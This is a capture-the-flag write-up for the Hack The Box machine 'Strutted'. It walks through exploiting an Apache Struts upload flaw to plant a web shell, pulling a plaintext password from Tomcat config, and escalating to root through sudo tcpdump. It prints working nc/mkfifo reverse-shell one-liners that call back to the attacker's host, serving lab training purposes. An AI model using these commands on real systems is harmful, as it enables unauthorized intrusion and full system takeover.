Strutted
Strutted
Strutted begins with exploiting CVE 2024-53677 to gain initial access as the tomcat user. During enumeration, I discover credentials for the james user. With access to james, I escalate privileges by abusing a sudo permission that allows him to execute tcpdump as root, ultimately leading to root access.
Nmap Scans
Using nmap I find nginx 1.18.0 running on port 80 and ssh running on port 22. Port 80 redirects to strutted.htb. I’ll add that to /etc/hosts.
┌──(kali㉿kali)-[~/htb/strutted/writeup]
└─$ sudo nmap -p- -sC -sV -oN nmap/$(cat box).all.tcp.ports $(cat ip)
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-17 21:36 EDT
Nmap scan report for 10.10.11.59
Host is up (0.12s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://strutted.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 257.23 seconds
I add strutted.htb to /etc/hosts.
┌──(kali㉿kali)-[~/htb/strutted/writeup]
└─$ sudo vi /etc/hosts

┌──(kali㉿kali)-[~/htb/strutted/writeup]
└─$ cat /etc/hosts
127.0.0.1       localhost admin.sightless.htb
127.0.1.1       kali

10.10.11.59     strutted.htb


::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
Enumerating Port 80
website_enum
I run a script that scrapes potentially interesting information from the site. Of note, it finds a link to /download.action.
┌──(kali㉿kali)-[~/htb/strutted/writeup]
└─$ website_enum http://$(cat ip)
~~~~~~~~Comments~~~~~~~~~~~~
 Optional JavaScript
~~~~~~END COMMENTS~~~~~~~~~~~
~~~~~~~~LINKS~~~~~~~~~~~~~~~~
/download.action
#
/about
/how
~~~~~~~~~ACTION BUTTONS~~~~~~
Input with type 'file' in form with method 'post' found.
Input with type 'submit' in form with method 'post' found.
dirsearch
Running dirsearch with default settings does not find any paths.
┌──(kali㉿kali)-[~/htb/strutted/writeup]
└─$ dirsearch -u http://$(cat ip)
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/htb/strutted/writeup/reports/http_10.10.11.59/_25-06-15_17-11-20.txt

Target: http://10.10.11.59/

[17:11:20] Starting:

Task Completed
Browser
Visiting the main page I see the website is serving a image sharing services. The website provides a downloadable zip file that is useful for further enumeration.

First I test out the image uploading feature. I upload a small image.

I note the image is uploaded to strutted.htb/uploads/20250618_012810/test.png

From strutted.htb, I click Download resulting in the downloading of strutted.zip. I move the file to my current working directory and unzip it.
┌──(kali㉿kali)-[~/htb/strutted/writeup/zip_files]
└─$ mv ~/Downloads/strutted.zip ./

┌──(kali㉿kali)-[~/htb/strutted/writeup/zip_files]
└─$ ls
strutted.zip

┌──(kali㉿kali)-[~/htb/strutted/writeup/zip_files]
└─$ unzip strutted.zip
Archive:  strutted.zip
  inflating: Dockerfile
  inflating: README.md
  inflating: context.xml
   creating: strutted/
  inflating: strutted/pom.xml
  inflating: strutted/mvnw.cmd
  inflating: strutted/mvnw
   creating: strutted/src/
   creating: strutted/src/main/
   creating: strutted/src/main/webapp/
<snip>
Looking at the file strutted/pom.xml I see that struts version 6.3.0.1 is being used.
┌──(kali㉿kali)-[~/…/strutted/writeup/zip_files/strutted]
└─$ cat pom.xml|grep -i struts
        <struts2.version>6.3.0.1</struts2.version>
                <groupId>org.apache.struts</groupId>
                <artifactId>struts2-core</artifactId>
                <version>${struts2.version}</version>
                <groupId>org.apache.struts</groupId>
                <artifactId>struts2-config-browser-plugin</artifactId>
                <version>${struts2.version}</version>
            <groupId>org.apache.struts</groupId>
            <artifactId>struts2-core</artifactId>
Notably, this version of Apache Struts is vulnerable to CVE 2024-53677. Using this publicly available POC as a reference, I crafted a payload in Burp Suite to exploit the vulnerability. The payload successfully uploads a webshell named shell.jsp. My modifications to the original POC focused on bypassing upload restrictions.


After submitting this post request, I have successfully uploaded a web shell executing commands as tomcat.
I create a reverse shell script called shell.sh and server on port 80 from my machine.
┌──(kali㉿kali)-[~/htb/strutted/writeup]
└─$ cat shell.sh
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.8 9595 >/tmp/f

┌──(kali㉿kali)-[~/htb/strutted/writeup]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
I intercept the request to shell.jsp in Burp and use Repeater to issue a command that downloads shell.sh to the target machine.

┌──(kali㉿kali)-[~/htb/strutted/writeup]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.59 - - [18/Jun/2025 21:24:25] "GET /shell.sh HTTP/1.1" 200 -
I set up a nc listener on port 9595 and execute my reverse shell script using shell.jsp.

┌──(kali㉿kali)-[~/htb/strutted/writeup]
└─$ nc -lvnp 9595
listening on [any] 9595 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.11.59] 42636
/bin/sh: 0: can't access tty; job control turned off
$
I upgrade my shell to be fully interactive.
$ python3 -c 'import pty;pty.spawn("/bin/bash");'
tomcat@strutted:~$ ^Z
zsh: suspended  nc -lvnp 9595

┌──(kali㉿kali)-[~/htb/strutted/writeup]
└─$ stty raw -echo; fg % 1
[1]  + continued  nc -lvnp 9595
                               export TERM=screen
tomcat@strutted:~$ stty rows 55 columns 230
tomcat@strutted:~$
User james
Looking in the directory /home I see the home directory for the user james.
tomcat@strutted:~$ ls -la /home
total 12
drwxr-xr-x  3 root  root  4096 Jan 15 14:30 .
drwxr-xr-x 18 root  root  4096 Jan 15 14:30 ..
drwxr-x---  3 james james 4096 Jan 15 15:36 james
Looking in my current directory I see a conf directory.
tomcat@strutted:~$ ls -la
total 20
drwxr-xr-x  5 root   root   4096 Jun 19 01:00 .
drwxr-xr-x 41 root   root   4096 Jan 15 14:30 ..
lrwxrwxrwx  1 root   root     12 Jul 20  2022 conf -> /etc/tomcat9
drwxr-xr-x  2 tomcat tomcat 4096 Jan 15 14:30 lib
lrwxrwxrwx  1 root   root     17 Jul 20  2022 logs -> ../../log/tomcat9
drwxr-xr-x  2 root   root   4096 Jun 19 01:00 policy
drwxrwxr-x  3 tomcat tomcat 4096 Jan 15 14:30 webapps
lrwxrwxrwx  1 root   root     19 Jul 20  2022 work -> ../../cache/tomcat9
Inside of the conf directory I find the password IT14d6SSP81k.
tomcat@strutted:~/conf$ grep -ir pass .
./tomcat-users.xml:  you must define such a user - the username and password are arbitrary.
./tomcat-users.xml:  will also need to set the passwords to something appropriate.
./tomcat-users.xml:  <user username="admin" password="<must-be-changed>" roles="manager-gui"/>
./tomcat-users.xml:  <user username="robot" password="<must-be-changed>" roles="manager-script"/>
./tomcat-users.xml:  <user username="admin" password="IT14d6SSP81k" roles="manager-gui,admin-gui"/>
./tomcat-users.xml:  them. You will also need to set the passwords to something appropriate.
./tomcat-users.xml:  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
./tomcat-users.xml:  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
./tomcat-users.xml:  <user username="role1" password="<must-be-changed>" roles="role1"/>
./catalina.properties:# passed to checkPackageAccess unless the
./catalina.properties:# passed to checkPackageDefinition unless the
./server.xml:         analyzes the HTTP headers included with the request, and passes them
./server.xml:      <!-- Use the LockOutRealm to prevent attempts to guess user passwords
./web.xml:  <!--                       pass the result to this style sheet residing   -->
./web.xml:  <!--                       pass the result to this style sheet which is   -->
./web.xml:  <!--                        work-around various issues when Java passes   -->
./web.xml:  <!--                        headers passed to the CGI process as          -->
./web.xml:  <!--   passShellEnvironment Should the shell environment variables (if    -->
./web.xml:  <!--                        any) be passed to the CGI script? [false]     -->
./web.xml:        <mime-type>application/vnd.blueice.multipass</mime-type>
I successfully connect to the machine over ssh with the credentials james:IT14d6SSP81k.
┌──(kali㉿kali)-[~/htb/strutted/writeup]
└─$ ssh james@$(cat ip)
james@10.10.11.59's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-130-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu Jun 19 01:43:36 AM UTC 2025

  System load:           0.12
  Usage of /:            69.5% of 5.81GB
  Memory usage:          10%
  Swap usage:            0%
  Processes:             223
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.59
  IPv6 address for eth0: dead:beef::250:56ff:feb0:23f0

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

5 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Jan 21 13:46:18 2025 from 10.10.14.64
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

james@strutted:~$
The user james is able to read the user flag.
james@strutted:~$ ls -la
total 28
drwxr-x--- 3 james james 4096 Jan 15 15:36 .
drwxr-xr-x 3 root  root  4096 Jan 15 14:30 ..
lrwxrwxrwx 1 root  root     9 Jan 11 13:50 .bash_history -> /dev/null
-rw-r--r-- 1 james james  220 Jan 11 13:07 .bash_logout
-rw-r--r-- 1 james james 3771 Jan 11 13:07 .bashrc
drwx------ 2 james james 4096 Jan 15 15:24 .cache
-rw-r--r-- 1 james james  807 Jan 11 13:07 .profile
-rw-r----- 1 root  james   33 Jun 19 01:07 user.txt
james@strutted:~$ cat user.txt |wc
      1       1      33
Root
The user james can execute tcpdump as root.
james@strutted:~$ sudo -l
Matching Defaults entries for james on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User james may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/sbin/tcpdump
GTFOBins has a documented way to escalate privileges given the user can execute tcpdump as root. Below I use the method described by GTFOBins to get a reverse shell as root.
james@strutted:~$ RESHELL='rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.8 9595 >/tmp/f'
james@strutted:~$ TF=$(mktemp)
james@strutted:~$ echo "$RESHELL" > $TF
james@strutted:~$ chmod +x $TF
james@strutted:~$ sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes
Maximum file limit reached: 1
1 packet captured
4 packets received by filter
0 packets dropped by kernel
rm: cannot remove '/tmp/f': No such file or directory
This shell is caught on my local machine.
┌──(kali㉿kali)-[~/htb/strutted/writeup]
└─$ nc -lvnp 9595
listening on [any] 9595 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.11.59] 52712
/bin/sh: 0: can't access tty; job control turned off
#
This shell has root access on the box and can read the root flag.
# whoami
root
# cd /root
# ls
root.txt
# cat root.txt |wc
      1       1      33
Enjoy Reading This Article?
Here are some more articles you might like to read next: